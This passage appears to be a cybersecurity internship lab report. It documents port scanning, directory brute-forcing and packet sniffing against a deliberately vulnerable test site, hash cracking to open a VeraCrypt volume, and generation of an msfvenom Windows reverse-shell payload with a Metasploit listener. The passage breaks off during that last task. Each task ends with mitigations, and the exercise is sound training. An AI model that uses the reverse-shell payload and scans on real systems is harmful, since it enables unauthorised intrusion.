

ShadowFox Internship
(beginner & intermediate & hard)

Presented by
Pratik Sakariya

Table of content

Sr no.	Title	Page No.
1	Beginner task:1 <ul style="list-style-type: none">• Task Description• Command• Result• Conclusion• Mitigations	4
2	Beginner task:2 <ul style="list-style-type: none">• Task Description• Command• Result• Conclusion• Mitigations	6
3	Beginner task:3 <ul style="list-style-type: none">• Task Description• Command• Result• Conclusion• Mitigations	8
4	Intermediate task: 1 <ul style="list-style-type: none">• Task Description• Command• Result• Conclusion• Mitigations	10
5	Intermediate task: 2 <ul style="list-style-type: none">• Task Description• Command• Result• Conclusion• Mitigations	13
6	Intermediate task: 3 <ul style="list-style-type: none">• Task Description• Command• Result• Conclusion• Mitigations	15

8	Hard:2 <ul style="list-style-type: none"> • Task Description • Command • Result • Conclusion • Mitigations 	19
---	---	----

Beginner task:


- 1) Find all the open ports that are open on the website <http://testphp.vulnweb.com>

Task Description:

- The objective is to identify the open ports on the <http://testphp.vulnweb.com> website. We can find out more about the services that are operating on the target server by determining which ports are open. This information is necessary to understand the attack surface and potential vulnerabilities of the website.

Command: -

- mkdir pratiksakariya
- cd pratiksakariya
- nmap -sT testphp.vulnweb.com



```
pratik@10: ~/pratiksakariya
File Actions Edit View Help

(pratik@10)-[~]
$ cd pratiksakariya

(pratik@10)-[~/pratiksakariya]
$ nmap -sT testphp.vulnweb.com
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-15 15:39 EDT
Nmap scan report for testphp.vulnweb.com (44.228.249.3)
Host is up (0.30s latency).
rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.com
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 29.36 seconds

(pratik@10)-[~/pratiksakariya]
$
```

Result: -

- Port 80/tcp (http) is open.

Port 80 descriptions: -

- Port 80 is the default network port for web servers that use HTTP. Operating at the application layer of the TCP/IP networking architecture, it serves as the communication gateway for HTTP request and responses between client computers and servers.

Conclusion: -

- The Nmap scan indicates that the website <http://testphp.vulnweb.com> only has port 80, the default HTTP port, open. This implies that the server is primarily used to provide web content and is not responsible for any other publicly accessible services. Using Nmap's port scanning method to locate the open port produced helpful information on the target website's network configuration.
- Port 80 is the default network port for web servers that use HTTP. Operating at the application layer of the TCP/IP networking architecture, it serves as the communication gateway for HTTP request and responses between client computers and servers.

Mitigations: -

1. Limit the number of unnecessary port and services by using a robust firewall to divide incoming and outgoing traffic, allowing only the services that are absolutely need to communicate. use an intrusion detection prevention system to keep an eye on network activity and find any unusual or.
2. Set up a firewall to stop illegal users from accessing open ports.
3. Turn off any ports that are not required.
4. Malicious behaviour, such as Nmap scans.
5. Apply the most recent security patches to all software and systems to stop vulnerabilities that Nmap can exploit.


2) Brute force the website <http://testphp.vulnweb.com> and find directories that are present in the website.

Task Description:

- Browse <http://testphp.vulnweb.com> to locate directories on the server using brute force. Use automated tools or programs to systematically look for common directory names and paths. Take note of directories that are discovered and any relevant information, such as their accessibility or potential significance.

Command: -

- ls
- cd pratiksakariya
- sudo apt install dirb
- dirb <http://testphp.vulnweb.com/>



```
pratik@10: ~/pratiksakariya
pratik@10:~$ ls
pratik@10:~$ cd pratiksakariya
pratik@10:~/pratiksakariya$ sudo apt install dirb
[sudo] password for pratik:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
dirb is already the newest version (2.22+dfsg-5).
0 upgraded, 0 newly installed, 0 to remove and 1740 not upgraded.
pratik@10:~/pratiksakariya$ dirb http://testphp.vulnweb.com/

DIRB v2.22
By The Dark Raver

START TIME: Thu May 16 06:51:19 2024
URL BASE: http://testphp.vulnweb.com/
WORDLIST FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

=> Scanning URL: http://testphp.vulnweb.com/
=> DIRECTORY: http://testphp.vulnweb.com/admin/
+ http://testphp.vulnweb.com/cgi-bin/ (CODE:403|SIZE:276)
+ http://testphp.vulnweb.com/cgi-bin/ (CODE:403|SIZE:276)
+ http://testphp.vulnweb.com/crossdomain.xml (CODE:200|SIZE:224)
=> DIRECTORY: http://testphp.vulnweb.com/CVS/
+ http://testphp.vulnweb.com/CVS/entries (CODE:200|SIZE:1)
+ http://testphp.vulnweb.com/CVS/Repository (CODE:200|SIZE:8)
+ http://testphp.vulnweb.com/CVS/Root (CODE:200|SIZE:1)
+ http://testphp.vulnweb.com/favicon.ico (CODE:200|SIZE:894)
=> DIRECTORY: http://testphp.vulnweb.com/images/
+ http://testphp.vulnweb.com/index.php (CODE:200|SIZE:4950)
(!) FATAL: Too many errors connecting to host
(Possible cause: COULDN'T CONNECT)

END TIME: Thu May 16 07:05:23 2024
DOWNLOADED: 2552 - FOUND: 8
pratik@10:~/pratiksakariya$
```

Result: -

1. -> <http://testphp.vulnweb.com/>
2. -> <http://testphp.vulnweb.com/admin/>
3. -> <http://testphp.vulnweb.com/CVS/>
4. -> <http://testphp.vulnweb.com/images/>
5. -> <http://testphp.vulnweb.com/pictures/>
6. -> <http://testphp.vulnweb.com/CVS/Root>
7. -> <http://testphp.vulnweb.com/vendor/>
8. -> <http://testphp.vulnweb.com/index.php>

Conclusion: -

- During the rigorous testing phase of the brute force analysis of the website <http://testphp.vulnweb.com/>, several directories were discovered. The process used automated technologies to search for similar directory names and routes in an attempt to identify potential interest places on the server.

Mitigations: -

1. A brute force attack is a kind of cyberattack where the attacker tries every possible combination of username and password until they find right one in an attempt to obtain unauthorized access to a system or account. These assaults, which are frequently automated, can be a substantial risk to systems with weak or simple-to-guess login passwords.
2. Put account lockouts in place to stop brute-force assaults.
3. To limit the quantity of login requests made by a single IP address or user in a given amount of time, implement rate restriction on login attempts. As a result, carrying out extensive brute force attacks becomes more challenging for attackers.


- 3) Make a login in the website <http://testphp.vulnweb.com> and intercept the network traffic using Wireshark and find the credentials that were transferred through the network.

Task Description: -


- Access the <http://testphp.vulnweb.com/> website by logging in, and then utilize Wireshark to capture network traffic and retrieve the sent credentials, this job's objective is to demonstrate the potential risks associated with transmitting sensitive information over an unsecured network. And how important it is to set up secure communication channels.

Command: -

- Open Wireshark.
- And start capturing packets, and apply a display filter for Ex. http, Wi-Fi display



Result: -



Conclusion: -

- The inherent risks associated with transmitting credentials across unencrypted connections are made evident by Wireshark's capacity to intercept network traffic. Organizations can significantly reduce the danger of credential interception and strengthen overall security posture. By implementing secure authentication methods and encryption.

Mitigations: -

1. One kind of cyberattack known as “credential sniffing” involves an attacker intercepting and capturing username and password as they are sent over a network. Malicious malware or the usage of packet sniffers are two possible methods for this to happen.
2. Send private data securely over SFTP, SSH, and HTTPS.
3. Educate staff members about the network traffic interception.

Intermediate Task: -

- 1) A file is encrypted using VeraCrypt (A disk encryption tool). The password to access the file is encrypted in a hash format and provided to you in the vera crypt to unlock the file and find the secret code in it. The VeraCrypt setup file will be provided to you.

Task Description: -

- You are handed a file, which has to be encrypted using a disk encryption program called VeraCrypt. The encryption password required to access the encrypted file is contained in a text file called encoded.txt. Entering the password into VeraCrypt after decoding it from encoded.txt The tasks at hand to open the encrypted file and find the secret code therein.


Command: -

- Open Browser and search password crackstation.
- Open shadowfox task list sees bottom link in encoded.txt.txt download
- and download file shadowfox vercrypt.txt
- and download VeraCrypt setup 1.26.7.exe
- after installing and open app VeraCrypt.

The screenshot shows the CrackStation website in a browser window. The page title is "CrackStation - Online Password". The main heading is "Free Password Hash Cracker". Below this, there is a text input field with the hash "482c811da5d5b4bc6d497ffa98491e38". To the right of the input field is a CAPTCHA challenge with the text "I'm not a robot" and a "Crack Hashes" button. Below the input field, there is a list of supported hash types: "Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1[sha1_bin]), Quibnev3, BackupDefauls". Below this, there is a table with three columns: "Hash", "Type", and "Result". The table contains one row with the hash "482c811da5d5b4bc6d497ffa98491e38", the type "md5", and the result "password123". Below the table, there is a section titled "Download CrackStation's Wordlist" and a section titled "How CrackStation Works" which explains the website's functionality and provides links to download dictionaries and the lookup table implementation.

Hash	Type	Result
482c811da5d5b4bc6d497ffa98491e38	md5	password123


- open VeraCrypt select file in volume part.
- After click Mount
- Select drive.
- See the bottom picture
- Crackstation in find password using in VeraCrypt password.



- Final output stores your select drive in Seve.
- Open E – drive and open file name shadowfox Cybersecurity

Result: -

➤ The secret code is: - never giveup



Conclusion: -

➤ By cracking the password and using it to open the encrypted file with VeraCrypt, one can obtain the secret code that is kept inside the encrypted volume. The VeraCrypt Secret code is necessary in order to correctly decrypt and retrieve sensitive material that has been saved in an encrypted manner.

Mitigations: -

1. Make that all decryption operations are carried out in a morally and legally compliant manner.
2. Prior to attempting to crack passwords or decrypt files, obtain the necessary authority.


- 2) An executable file of VeraCrypt Will be provided to you. Find the address of the entry point of the executable using PE explorer tool and provide as the answer as a Screenshot.

Task Description: -

- Locate the entry point address by utilizing the supplied VeraCrypt executable file with a PE (portable Executable) explorer software. Snap a photo of the entry point address that the PE Explorer application is displaying, then type the value as the reply.

Command: -

- First open PE Explorer download and install
- Ctrl+ O
- And select PE.Explorer_setup File.
- Provide the value of the entry point address as the tasks response; Ideally , including a screenshot that you captured with PE Explorer



Result: -

- Entry point address:004237B0

Conclusion: -

- Since the entry point address is where the executable code in VeraCrypt begins, PE Explorer can determine it and provide light on the executable file's internal organization and flow.

Mitigations: -

1. One way to verify that the executable file hasn't been altered is through code signing. This can aid in preventing hackers from changing any other code or the entry point address.

- 3) Create a payload using Metasploit and make a reverse shell connection from a Windows 10 machine in your virtual machine setup.

Task Description: -

- With a large selection of tools for ethical hacking and penetration testing, Kali Linux is a potent platform for cybersecurity enthusiasts and pros alike.
- In this, we'll look into using the well-known Kali Linux framework Metasploit to build a reverse shell connection on a Windows computer that is the goal.

Command: -

- Sudo su
- Ip a

```
(pratik@10)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group def
ault qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g
roup default qlen 1000
    link/ether 08:00:27:28:d2:74 brd ff:ff:ff:ff:ff:ff
    inet 192.168.204.157/24 brd 192.168.204.255 scope global dynamic noprefix
route eth0
        valid_lft 3531sec preferred_lft 3531sec
    inet6 fe80::a00:27ff:fe28:d274/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

- Msfvenom -p windows/shell_reverse_tcp LHOST=192.168.204.157 LPORT=4444 -f exe -o reverse_shell_payload.exe

```
(pratik@10)-[~]
$ sudo su
[sudo] password for pratik:
(pratik@10)-[/home/pratik]
$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.204.157 LPORT=4444 -f exe -o reverse_shell_payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
Saved as: reverse_shell_payload.exe
(pratik@10)-[/home/pratik]
```

- In this bottom screen shot follow step .
- Create a listener in the Metasploit console to receive the payload's incoming connection. Make use of these commands
- Use exploit/multi/handler
- Set payload windows/shell_reverse_tcp

- Set LHOST <like your _kali_ip>
- Set LPORT <like your _port>
- Exploit

```
Metasploit Documentation: https://docs.metasploit.com/

